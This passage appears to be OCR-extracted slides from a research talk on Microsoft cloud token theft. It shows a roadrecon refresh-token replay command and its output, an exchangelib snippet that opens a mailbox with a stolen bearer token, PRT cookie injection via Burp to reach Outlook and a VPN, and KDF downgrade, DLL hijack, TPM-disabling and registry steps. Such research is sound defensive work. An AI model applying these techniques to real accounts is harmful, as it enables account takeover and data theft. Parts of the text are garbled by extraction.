└─$ REQUESTS_CA_BUNDLE=~/Downloads/burp.pem HTTPS_PROXY=http://127.0.0.1:8080 python3 /home/user/.local/bin/roadrecon auth --refresh-token 0.AX0A5wqUQuqjiUetx9cXqJUu
wNYOWdOzUgJBrv-q0ikqsBycAOc.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P91WLfuQOSIKFEIfUUgOXYj9RUn5D18qnyEOy_Vv-rC2seJTi-qjMzxt_AJhbINsVkDrXW7zjbTRAhM-PbIXPyL8eKm_Nb7y_7
kialv5Hy6CwP2s6A_hAIniJJQrj60gLagn3iGUlbXUqyGEUVcErd3ft6Hu60PyStt1qbfK0jGbbFo8a9MhgxxfUEiKauhevhtLbn0WShUSiNORKc8krXDo8lCOTjY_RnGeQ1GQ266xZHNsM3Qm4GmpBgKHLziYVQMWLchma
ft6DiYqDBOR4I073GWTkdKva3F3xfuZojoMhBZKz553iOg8mp1xpiYs4VHzmbRtOAydbekE9glguBNUZCNu0I7OiFT79qZWBhE9fZTfiC2yDa6tb84PobHcDfxUD-cPia5EqADAD_xZE91G_o8j1Qr20Rrm-y6dXzrQWuDM
6t57p-tcO2C2nDQ0kwk-RgU0t_v29jYIFppdFl1otPcecyJIJ6TLT_MctZPFx8fmPvjfy1JtEEbJmdizJRhUYDtmzljdMYM2bejayFiJlfNsz7w-goTsoUsLkAC0tKQjMMtjnp3G9Z7N63u2TwKNpSARrljpjq921HLOmfH
MW9EHkXcjFsmO2azc4YU_eh_5Ndn1NToX37G-Pygdwoq-5HesvJEdWOiQOUD01Ot9Vb082QIeNhnAW9YBf4vln1Bwixj2HuHgFscfVbDUddShqx_1iUztJgMjlxVwMuGE7dPsiwJT5LJye0lTEHf5FaPZ38wMVQP-jeq2xy
47v3Wj7BJsbMOfmdjSDZ53ToDkVxnBV6M2whpJpiuDG-F-FYJOX4VeRLWmXg1sJl3xEKKdmMvq91rMu6VP_mbz0KAZVKZLOJAStcOUfFB5fW5vV2UEUIsJQA1u219LF8BbZPtfk-q_mwBA-z-iE8YnFugikzKr3-D1vVMqa
EWnqnNfWcZBX-5M_trX0Dzpcw -r https://outlook.office365.com --client d3590ed6-52b3-4102-aeff-aad2292ab01c --tokens-stdout
{"tokenType": "Bearer", "expiresIn": 8959, "expiresOn": "2022-08-19 14:19:18.965792", "resource": "https://outlook.office365.com", "accessToken": "eyJ0eXAiOiJKV1QiLCJu
b25jZSI6IlVkSEdRTzQwMUluLWM3VVJPTURBNXh0OVdZNHpIM3JZTVFhd05SLUdCZzA
YRUpsOGxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWNlMzY1LmNvb
XQiOjE2NjA5MjM3MzksIm5iZiI6MTY2MDkyMzczOSwiZXhwIjoxNjYwOTMyOTk5LCJh
UVZxMEMvTllweTJPdkdhbTRHRERDY09QNWZpaXFMUzYyRjRqcHpCeEc3aFQ1bmRsQlF
lIiwiYXBwaWQiOiJkMzU5MGVkNi01MmIzLTQxMDItYWVmZi1hYWQyMjkyYWIwMWMiLC
5hbWUiOiJhbGZhdGVzdGVyIiwiaXBhZGRyIjoiMTY1LjIzMS42Ny4yMTkiLCJuYW1lI
TAwMzIwMDIxQzY0MTlBQiIsInJoIjoiMC5BWDBBNXdxVVF1cWppVWV0eDljWHFKVXV3
ZWFkV3JpdGUgQ2FsZW5kYXJzLlJlYWRXcml0ZS5TaGFyZWQgQ29udGFjdHMuUmVhZFc
zZXIuQWxsIEVvcFBzb3JXcy5BY2Nlc3NBc1VzZXIuQWxsIEVXUy5BY2Nlc3NBc1VzZX
VhZFdyaXRlIE1haWwuUmVhZFdyaXRlLlNoYXJlZCBNYWlsLlNlbmQgTWFpbC5TZW5kL
UludGVybmFsLlVwZGF0ZSBOb3Rlcy5SZWFkIE5vdGVzLlJlYWRXcml0ZSBPYWIuQWNj
ZWFkIFBlb3BsZS5SZWFkV3JpdGUgUGxhY2UuUmVhZC5BbGwgUHJpdmlsZWdlLkVMVCE
Xcml0ZSBUYXNrcy5SZWFkV3JpdGUgVGFza3MuUmVhZFdyaXRlLlNoYXJlZCBUb2RvLL
ItSW50ZXJuYWwuUmVhZFdyaXRlIiwic2lkIjoiZjhmMWQ4YjktZmQzYy00MjE0LWE4M
jQyOTQwYWU3LWEzZWEtNDc4OS1hZGM3LWQ3MTdhODk1MmVjMCIsInVuaXF1ZV9uYW1l
dXRpIjoiU3didDdvS0F1RW1HUHpXT2NoRm1BQSIsInZlciI6IjEuMCIsIndpZHMiOls
PN3ODIEzmp9MtN_NwEsiGshsZ-w7Yo_WeB9BFC9vm-tohH3lYSwU4vuFpn0II5kEK11
x_ZXLkA5AsRarw6NY9i75l8tfKbxXCGlS9LHMASXqvTLqLULAKkDWhTzAE7Ka0J6NkH
x9cXqJUuwNYOWdOzUgJBrv-q0ikqsBycAOc.AgABAAEAAAD--DLA3VO7QrddgJg7Wev
LpeOoFAloyjQiLeR3W-NAUYYL6AWn-Ysy6FTaHJofIMG0TBDaX22WXHyEw9L6zpSUcl
d2WHpalBb7PS5ZQrpQGUv6lwbLEp2BxYSls6Orv7epcwLk6T4O5d71d4ZLqY8eg1Sfz
ccODwNPEOSOFAcOY0qfLDz_QcWepIHXKuKupim88bxYDJU2S-iRN0ZfI97UAIH6LUMr
```

```python
from exchangelib import Credentials, Account

#credentials = Credentials(username='MYWINDOMAIN\\myuser', password='topsecret')
jwt = "eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkExMjhDQkMtSFMyNTYiLCJ4NXQiOiI0dV85Q...."

credentials = OAuth2AuthorizationCodeCredentials(client_id='', client_secret=''
                                                 , access_token={"access_token": token})

my_account = Account(
  primary_smtp_address='myusername@example.com', credentials=credentials,
  autodiscover=True, access_type=DELEGATE
)

my_account.root.refresh()
my_account.public_folders_root.refresh()
my_account.archive_root.refresh()

AllItems = my_account.root / 'AllItems'

```

Red Teaming – AAD.Brokerplugin

PRT x-ms-RefreshTokenCredential via Burp + jython script (InsertPRT.py)



Outlook.office365.com:

... browser -> outlook.office365.com ... -> OAUTH redirect to login.microsoftonline.com

... browser -> login.microsoftonline.com (burp inserts x-ms-RefreshTokenCredential) -> Oauth code

... browser -> login.microsoftonline.com (Oauth code) -> redirect to outlook.offile365.com

vpn.company.com: (fortinet client)

...User Fortinet client -> open browser with MS auth -> SAML request + redirect to login.microsoftonline.com

... browser -> login.microsoftonline.com (burp inserts x-ms-RefreshTokenCredential) -> SAML response

... User Fortinet client vpn.company.com (SAML response) -> VPN profit !

Red Teaming – AAD.Brokerplugin

PRT KDFv1 – MS Windows < 19043

Derivedkey replay Attack:

Get derivedkey from target PC (mimikatz, powershell, c++) + custom context

Use PRT + derivedkey + custom context to direct auth (roadrecon –derived-key …..)

PRT KDFv2 – MS Windows >= 19043

Downgrade KDFv2 -> replay Attack:

KDF is hardcoded in AAD.Core.dll (c:\Windows\SystemApps\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\AAD.Core.dll)

… Just replace it with old version !

… Trusted installer privs -> https://github.com/rara64/GetTrustedInstaller

… Dll hijack taskshost.exe -> AAD.Core.dll

… Edit AppManifest file

User have to re-login !!!

Red Teaming – AAD.Brokerplugin

PRT + TPM

Disable TPM -> Windows will use DPAPI -> DPAPIck3 + system masterkeys

... disable TPM service in registry (reboot, relogin)

... disable TPM driver in registry (reboot, relogin)

... unload / delete TPM driver (relogin)

Disable TPM Keys -> Windows will use DPAPI -> DPAPIck3 + system masterkeys

MS Office ADAL

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Identity]

"DisableADALatopWAMOverride"=dword:00000001

"DisableAADWAM"=dword:00000001

"EnableADAL"=dword:00000000

MS Edge


[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Edge]

"BrowserSignin"=dword:00000000

~~Remediation~~

Conclusion

- MS developers +100500 karma
- TPM = cool
- PRT + TPM = cool x 2
- DPAPI -> TPM
- DPAPI keys need to be protected/n
- AAD/tokenbroker files need to be p
- TPM research to be continued
- AAD research to be continued



Microsoft cloud authentication tokens—there are no more secrets

Konstantin Evdokimov / Nikolay Dolbin

special thanks to Stas Golovanov from Kaspersky team